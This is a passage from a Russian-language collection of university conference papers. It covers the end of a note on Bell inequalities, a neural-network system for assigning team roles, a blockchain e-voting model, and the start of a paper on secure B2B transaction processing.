


Рис. 3 Иллюстрация нарушения неравенства Белла в среде Maple

Говоря о месте квантовой теории в техническом образовании нужно сказать, что на квантовых свойствах света построена почти вся фотоника и оптоэлектроника – это лазеры, светодиоды, фотоприемники, квантовые вычислители и т. д. Кроме того, знакомство с представлениями квантовой механики необходимо как для качественного понимания современной физики, так и с методической точки зрения, поскольку в квантовой теории оценка явлений сильно отличается от оценки, основанной на повседневном опыте, что часто приходится учитывать при постановке современных опытов и при их трактовке [4].

#### Список используемых источников

1. Bell J. S. On the Einstein Podolsky Rosen paradox // Physics Vol. 1, No. 3, pp. 198–200, 1964 Physics Publishing Co. Printed in the United States.
2. Einstein A., Podolsky B., Rosen N., Can Quantum-Mechanical Description of Physical Reality Be Considered Complete? // Phys. Rev. American Physical Society, 1935. Vol. 47, Iss. 10. P. 777–780.
3. Aspect A., Bertlmann R., Zeilinger A. From Bell to Quantum information, Quantum speakables, 2002.
4. Парфенов П. С. Квантовая механика. Методическое пособие к практикуму по квантовой физике. СПб. : НИУ ИТМО, 2012. 133 с.

УДК 004.891.2:65.014.12  
ГРНТИ 20.53.19

## МОДЕЛИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ РАСПРЕДЕЛЕНИЯ КОМАНДНЫХ РОЛЕЙ НА ОСНОВЕ ХАРАКТЕРИСТИК ЛИЧНОСТИ

**А. О. Жаранова, М. В. Котлова, А. В. Суходоева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассматривается вариант решения задачи подбора персонала для работы в командах и решения общих задач в условиях сохранения положительного эмоционального фона в коллективе. Приводятся методы для выявления личных особенностей сотрудников, которые в дальнейшем используются в алгоритмах формирования команд. Решение включает в себя разработку модели, описание ее основных элементов, а также выявление преимуществ и недостатков подобного метода решения данной задачи.*

*информационная система, подбор персонала, формирование команды, нейросетевые технологии, модель системы.*

Формирование работоспособной команды – одна из важнейших бизнес-задач на текущий момент. Высокая сработанность коллектива дает возможность эффективного распределения задач и более продуктивной работы над проектом. Однако, как показывает статистика, в компаниях часто присутствуют негативные взаимоотношения между сотрудниками, что ведет к провалу проектов по причине внутренних разногласий и ухода сотрудников [1]. В связи с этим актуализируется вопрос расширения инструментальных средств, позволяющих формировать продуктивные команды не только с точки зрения сочетания профессиональных компетенций сотрудников, но и с точки зрения их психологической совместимости.

По итогам проводимых исследований, представленных в [2], на российском рынке почти каждая третья компания использует различные инструменты и системы для автоматизации процесса подбора персонала. Большая часть компаний (21 %) применяет внедрение сторонних сервисов, однако есть и компании, занимающиеся разработкой собственных решений (9 %). При этом 68 % не внедряют никаких подобных инструментов на данный момент.

Существующие на сегодняшний день решения направлены на определение соответствия личных и профессиональных качеств сотрудника для конкретного проекта [3, 4]. Однако представляемые решения не учитывают важный аспект совместимости одного сотрудника с другими внутри проектной команды, что непосредственно сказывается на эффективности и конечном результате.

Предлагаемая система представляет из себя несколько взаимосвязанных частей: модуль регистрации, личный кабинет пользователя, модуль тестирования, анкетирования, модуль формирования команды, включающий алгоритм обработки результатов, нейронную сеть для выявления лучшего варианта команды и алгоритм составления прогноза для полученной команды.

В системе различают две группы пользователей. Пользователь-сотрудник проходит ряд входных тестов, по результатам анализа которых в системе появляются данные-характеристики о сотруднике. Пользователь-руководитель имеет доступ к разделу формирования команд информационной системы распределения командных ролей.

Сформированная модель информационной системы распределения командных ролей представлена на рис. 1 (см. ниже).

Раздел формирования команд, реализуемый одноименным модулем, представляет из себя несколько взаимосвязанных алгоритмов, что способствует гибкости и возможности доработки и расширения функционала. При переходе в данный раздел пользователь-руководитель отправляет запрос на формирование команды с наиболее благоприятным эмоциональным фоном из определенной группы сотрудников и выявление ее сильных и слабых

сторон. Данный запрос включает в себя обозначение количества людей в команде (от 3 до 10), необходимых профессий и подбор сотрудников посредством выбора определенной группы (отдел, филиал компании). Далее запрос отправляется в систему, где проходит через 3 этапа формирования команды, а именно алгоритм обработки результатов и формирования промежуточных вариантов команд, нейронную сеть для выявления лучшего варианта команды и алгоритм составления прогноза для полученной команды.




Рис. 1. Модель информационной системы распределения командных ролей

Первым этапом является алгоритм обработки результатов и формирования промежуточных вариантов команд. После поступления запроса на формирование команды модуль отправляет запрос в базу данных для получения сведений по подходящим под условия сотрудникам. Далее данные проходят деление на группы по профессиональной принадлежности, из которых формируются всевозможные варианты команд с выбранными профессиональными компетенциями. После сочетания вновь рассматриваются, только уже с точки зрения сбалансированного наличия всех ролевых групп (интеллектуальные, социальные и роли действия), основываясь на теории ролей Белбина [5]. По данной теории первоначальных командных ролей всего 9, а так как система предполагает меньшее количество сотрудников в команде, необходимо свести условия к общему варианту – каждая группа ролей должна присутствовать в сформированной команде либо в равном значении при количестве людей в команде кратном 3-м, либо в количестве, не превышающем величину  $K$ :

$$K = \frac{N}{3} + 1,$$

где  $N$  – количество людей в команде.



Подобным образом происходит первичная обработка массива сотрудников и составление команд на основе профессионального запроса к команде от пользователя-руководителя и балансировка команды с точки зрения теории ролей Белбина. Данный алгоритм является достаточно гибким для добавления дополнительных условий отбора, что является одним из преимуществ данной системы.

Вторым этапом при формировании команды является выявление лучшего варианта команды с помощью нейронной сети. Основная задача нейронной сети – выдать вес для каждой команды, на основе которого можно определить уровень соответствия команды заданному запросу. На вход нейронной сети будут подаваться списки параметров участников каждой команды. На выходе нейронной сети определяется значение уровня соответствия полученной команды поставленной задаче, сформированное на основе сочетания психотипов сотрудников.

Для реализации используется типовая структура полносвязной нейронной сети со встречающимися dropout слоями. Данные слои необходимы для повышения обобщающего свойства. Модель содержит 20 входных нейронов, по 2 для каждого члена команды. Предполагается, что команды более 10 человек являются достаточно редким явлением и, как правило, делятся на меньшие для простоты управления и удобства взаимодействия. Модель определяет значение веса в промежутке от  $-1$  до  $1$ , где  $-1$  – соответствует максимально не подходящей команде, а  $+1$  – соответствует «идеальной» команде.

Третьим этапом формирования команды является алгоритм составления прогноза для полученной команды. На вход поступает лучший состав команды, выявленный на предыдущем этапе. На данном этапе происходит повторное рассмотрение команды на наличие ролей для выявления возможных сильных сторон команды. Если все группы ролей представлены в равном количестве, то команда считается сбалансированной с точки зрения деятельности, которой она может заниматься. Если присутствует превышающая по количеству группа ролей, то данная команда считается более продуктивной в соответствующем направлении деятельности. Помимо ролей, в данной команде также рассматривается наличие различных психотипов у сотрудников и их сочетания. На основе полученных сочетаний можно выявить возможные сложности будущего взаимодействия сотрудников, на которые стоит обратить внимание для пресечения конфликтных ситуаций.

Полный процесс формирования команды представлен на рис. 2.

Предложенная модель имеет ряд преимуществ, а именно: наличие модульной структуры, которая обеспечивает большую гибкость системы и возможность расширения системы дополнительными модулями; высокая обобщающая способность нейронной сети и возможность дообучать сеть при работе для выявления математически некорректных, но работающих

на практике результатов; абстрактность значений, формируемых на выходе нейронной сети, чья интерпретация может расширяться в процессе работы; получение прогноза для составленной команды, что позволяет определить формат дальнейшей работы.




Рис. 2. Диаграмма деятельности процесса составления команды по запросу

Таким образом, в данной работе предложен вариант решения задачи командообразования путем создания информационной системы распределения командных ролей на основе характеристик личности, выявлены преимущества подобного решения. Перспективами дальнейшего развития такой системы являются расширение областей тестирования, дообучение нейронной сети для работы с более гибким количеством людей в команде, а также

разработка и внедрение данного модуля в корпоративные системы по работе с персоналом компаний.

#### Список используемых источников

1. Tom Eisenmann Why Startups Fail. Random House, 2018. 288 pp.
2. Автоматизация рекрутинга в российских компаниях [Электронный ресурс] // Издательство IT Media. 13 февраля 2020. URL: <https://www.it-world.ru/cionews/want/151444.html> (дата обращения 22.03.2023).
3. Булгакова И. Н., Александрова Т. В., Елохов А. М. Разработка методики формирования команды проекта в системе HR-менеджмента организации // Вестник Тюменского государственного университета. Социально-экономические и правовые исследования. Том 8. № 1 (29). Тюмень: ФГАОУ ВО Тюменский государственный университет, 2022. С. 269–287.
4. Булыгина О. В., Иванова О. А. Инструменты формирования команды поддержки изменений на основе методов роевого интеллекта // Системный анализ в проектировании и управлении. Сборник научных трудов XXV Международной научной и учебно-практической конференции: в 3 ч. 2021. Том 3. С. 82–87.
5. Белбин, Мередит Р. Команды менеджеров. Как объяснить их успех или неудачу; пер. [с англ.] Е. Смолина. 2-е изд. Москва [и др.]: Кивитс, 2007. 238 с.

*Статья представлена заведующим кафедрой ИУС СПбГУТ,  
доктором технических наук, профессором Л. К. Птицыной.*

УДК 004.056.5:342.84  
ГРНТИ 81.93.29

## ФОРМИРОВАНИЕ МОДЕЛИ ИНФОРМАЦИОННОЙ СИСТЕМЫ ПРИНЯТИЯ КОЛЛЕКТИВНЫХ РЕШЕНИЙ НА ОСНОВЕ ТЕХНОЛОГИИ БЛОКЧЕЙН

**А. О. Жаранова, Р. В. Кузнецов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрена актуальность разработки информационной системы принятия коллективных решений на основе технологии блокчейн. Проанализированы существующие отечественные информационные системы проведения электронного голосования и их недостатки. Выделены необходимые критерии для формирования информационной системы электронного голосования. Представлена модель информационной системы принятия коллективных решений на основе технологии блокчейн. Описаны перспективы применения технологии блокчейн в системе электронного голосования.*

*блокчейн, электронное голосование, выборы, легитимность, моделирование.*

Пандемия коронавируса оказала огромное влияние на повседневную жизнь каждого человека, большинство процессов перешли в онлайн-формат: работа, учеба, досуг, покупки и многое другое. В России подобная тенденция дошла и до государственных выборов. На сегодняшний день голосование с использованием информационных технологий применялось трижды: в 2019 году на выборах депутатов Московской городской Думы [1], в 2020 году в ходе общероссийского голосования по принятию изменений в Конституцию Российской Федерации, затем на дополнительных выборах в Государственную Думу. Во всех трёх случаях при электронном голосовании использовалась технология блокчейн, что свидетельствует об актуальности применения данной технологии в процессе голосования.

Технология распределенного хранения и передачи информации блокчейн предназначалась для обеспечения безопасности транзакций криптовалют, но на сегодняшний день нашла свое применение в различных областях, включая проведение голосований.

Блокчейн в голосовании позволяет обеспечить безопасность и прозрачность процесса голосования [2], а также устранить большинство проблемных ситуаций, связанных с традиционными системами проведения голосований.

Первое преимущество использования технологии блокчейн в голосовании – это безопасность. Блокчейн обеспечивает надежную защиту от мошенничества, взлома и других видов атак, так как хранящаяся в блокчейне информация распределена между множеством узлов, что делает ее невозможной для фальсификации. Это означает, что голосование с использованием технологии блокчейн становится надежным и защищенным от любых внешних угроз.

Второе преимущество – прозрачность. Блокчейн обеспечивает открытость и прозрачность процесса голосования, поскольку любой член общестственности может увидеть результаты голосования, а также проверить подлинность каждого голоса. Это позволяет обеспечить честность и прозрачность всего процесса голосования, что является ключевым для демократических выборов.

Третье преимущество – это устранение многих проблемных ситуаций, связанных с традиционными системами голосования. Традиционным системам голосования присущи такие проблемные ситуации, как недостаточная безопасность, возможность мошенничества, неэффективность и другие. Использование технологии блокчейн позволяет решить многие из этих проблемных ситуаций и обеспечить более точный и эффективный процесс голосования.

На данный момент в отечественном IT-секторе существует две площадки для проведения блокчейн-голосования: WE.vote и Polys.

При детальном анализе системы WE.vote, представленной в [3], выявлены существенные недостатки, которые требуют внимания и устранения для обеспечения безопасной и бесперебойной работы системы голосования:

- нестабильная работа сервиса – во время анализа системы не удалось записать голос в блокчейн-сеть тестового голосования ни с одного устройства и IP-адреса, хотя блоки создания и завершения голосования прошли процесс записи;

- тайна голосования не гарантирована – в настройках голосования администратора при запросе подробного отчета присутствует возможность раскрытия голосов избирателей, что является уязвимой точкой данной системы.

При анализе системы для проведения онлайн-голосований Polys, описанной в [4], выявлены следующие существенные недостатки:

- доступ к голосованию осуществляется по ссылке – помимо рассылки приглашения к участию в опросе по электронной почте, в данной системе также присутствует возможность отправки ссылки для голосования, в этом случае к опросу может получить доступ любой желающий, что подвергает угрозе легитимность данного голосования;

- неинтуитивно понятный интерфейс для пользователей – после отправки голоса пользователь получает номер транзакции с его голосом, но перейти к блокчейн-цепи для проверки из бюллетеня он не может.

Исходя из проанализированных выше данных, для формирования информационной системы электронного голосования необходимо учитывать следующие критерии:

- безопасность: информационная система должна быть защищена от несанкционированного доступа и взломов, а также обеспечивать конфиденциальность голосования;

- достоверность: информационная система должна обеспечивать достоверность голосования, исключая возможность фальсификации результатов;

- открытость: система должна быть открытой и прозрачной для обеспечения доверия к результатам голосования;

- надежность: система должна обладать высокой степенью стабильности и надежности и способствовать минимизации проблем с доступом к системе во время голосования.

С учетом перечисленных критериев построена модель информационной системы принятия коллективных решений на основе технологии блокчейн (рис. 1).

Система проводит голосование по следующему алгоритму. Пользователь с правами администратора с помощью личного кабинета заполняет данные и устанавливает параметры голосования. После этого данные шиф-

руются и отправляются в блокчейн-сеть. Следом участники проходят процедуру аутентификации в системе и получают доступ к голосованию. Затем они могут проголосовать через интерфейс модуля «Бюллетень» (рис. 2, см. ниже). Информация о голосовании шифруется и записывается в транзакцию, которая в свою очередь записывается в блокчейн. После этого пользователи получают доступ к инструментам наблюдения за голосованием, где каждый может посмотреть цепь блоков и обнаружить факты её изменения. В конце голосования система анализирует изменения в блокчейн-сети с помощью модуля анализа легитимности и предоставляет результаты голосования и итог проверки легитимности всем участникам сети.




Рис. 1. Модель информационной системы принятия коллективных решений на основе технологии блокчейн

Модуль проверки легитимности дублирует все записанные блоки основной цепи в закрытом формате, далее сравнивает данные блоков основной системы и продублированных блоков. После этого производится подсчёт голосов главной цепи и цепи наблюдения. При полном совпадении всех данных модуль признаёт голосование легитимным. При этом расшифровке подлежат только голоса избирателей, личные данные остаются зашифрованными.




Рис. 2. Алгоритм голосования в информационной системе принятия коллективных решений

Технология блокчейн благодаря своим уникальным свойствам имеет огромный потенциал для применения в системе электронного голосования. Также важно уточнить, что государственные выборы являются не единственным голосованием, для которого может использоваться смоделированная система принятия коллективных решений на основе технологии блокчейн. Данная технология может использоваться и для частных компаний, например, для проведения голосования акционеров компании о принятии стратегии развития фирмы.

Таким образом, применение технологии блокчейн в системе электронного голосования способствует повышению уровня безопасности и прозрачности, снижению затрат на проведение голосований и повышению процента участия в голосовании за счет открытости и надежности системы.

#### Список используемых источников

1. Федеральный закон № 103-ФЗ «О проведении эксперимента по организации и осуществлению дистанционного электронного голосования на выборах депутатов Московской городской Думы седьмого созыва» от 29 мая 2019 г. [Электронный ресурс] // Администрация Президента России. URL: <http://www.kremlin.ru/acts/bank/44277> (дата обращения 25.02.2023).
2. Прохоров Э. Т. Блокчейн-технологии в политике и перспективы их применения в демократическом государстве // Молодой ученый. 2021. № 50 (392). С. 399–402.
3. Система онлайн-голосований WE.Vote. URL: <https://we.vote/> (дата обращения 23.02.2023).
4. Система онлайн-голосований на основе технологии блокчейн и прозрачных криптоалгоритмов Polys. URL: <https://ru.polys.me/> (дата обращения 23.02.2023).

*Статья представлена заведующим кафедрой ИУС СПбГУТ,  
доктором технических наук, профессором Л. К. Птицыной.*

УДК 004.056.5  
ГРНТИ 81.93.29

## ФОРМИРОВАНИЕ МОДЕЛИ ИНФОРМАЦИОННОЙ СИСТЕМЫ ОБРАБОТКИ ТРАНЗАКЦИЙ ДЛЯ СОПРОВОЖДЕНИЯ В2В-СДЕЛОК

**А. О. Жаранова, Д. А. Лебединский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Обоснована актуальность разработки информационной системы обработки транзакций для сопровождения В2В-сделок. Проведен анализ систем безопасности банковских структур и разновидностей атак на банковские структуры, представлена статистика ежегодных потерь банков от злоумышленников. Выделены основные недостатки существующих информационных систем обработки транзакций. Определен перечень ключевых функций сервиса для сопровождения В2В-сделок. Предложена модель взаимодействия микросервисов информационной системы обработки транзакций для сопровождения В2В-сделок. Определены перспективы развития и внедрения информационной системы в существующие банковские структуры.*



*транзакция, безопасность банковских структур, моделирование, финансы, бизнес, микросервисная архитектура.*

Согласно стратегии развития национальной платежной системы на 2021–2023 годы одной из главных задач на сегодняшний день является создание благоприятных условий для предоставления конечным пользователям безопасных, удобных и доступных платежных систем и услуг, а также совершенствование платежной инфраструктуры и развитие конкурентного и инновационного платежного рынка путем повышения требований к обеспечению информационной защищенности систем и формированию доверительного отношения к платежным системам.

По статистике из отечественных и иностранных источников банки ежегодно теряют огромные суммы денежных средств из-за различных махинаций злоумышленников, которые используют технический прогресс и свои знания и навыки для преступных целей. Из-за всеобщей цифровизации с каждым годом процент краж и количество потерянных денежных средств растет в геометрической прогрессии. Потери банков США в 2022 году составили более 1 млрд долларов из-за атак вирусов-вымогателей. В России киберпреступники украли у банковских клиентов 13,5 млрд рублей, из которых банки смогли вернуть лишь 6,8 % [1]. Представленная статистика доказывает, что нынешняя система безопасности банков несовершенна и имеет множество уязвимостей. С учетом динамики окружающей среды, непрерывным развитием способов несанкционированного доступа и кражи личных средств и данных, расширением технологических возможностей злоумышленников актуализируется вопрос о формировании технологий и механизмов защиты, обеспечивающих безопасную обработку транзакций совершаемых B2B-сделок.

Основными способами атак на банковские структуры считаются атаки с использованием социальной инженерии и компьютерные атаки [2]. Финансовые структуры в свою очередь предлагают лишь базовые механизмы защиты при совершении транзакций, такие как аутентификация, ввод PIN-кода, SMS-подтверждение, каждый из которых без особых усилий можно узнать или перехватить.

Информационная безопасность – это совокупность методов и средств обеспечения целостности, достоверности, конфиденциальности и доступности информации. Безопасность банковских систем – комплекс мероприятий, направленных на обеспечение защиты деятельности финансовой структуры.

Мероприятиями по обеспечению информационной защищенности банковских структур считаются:

- авторизация и идентификация пользователей;
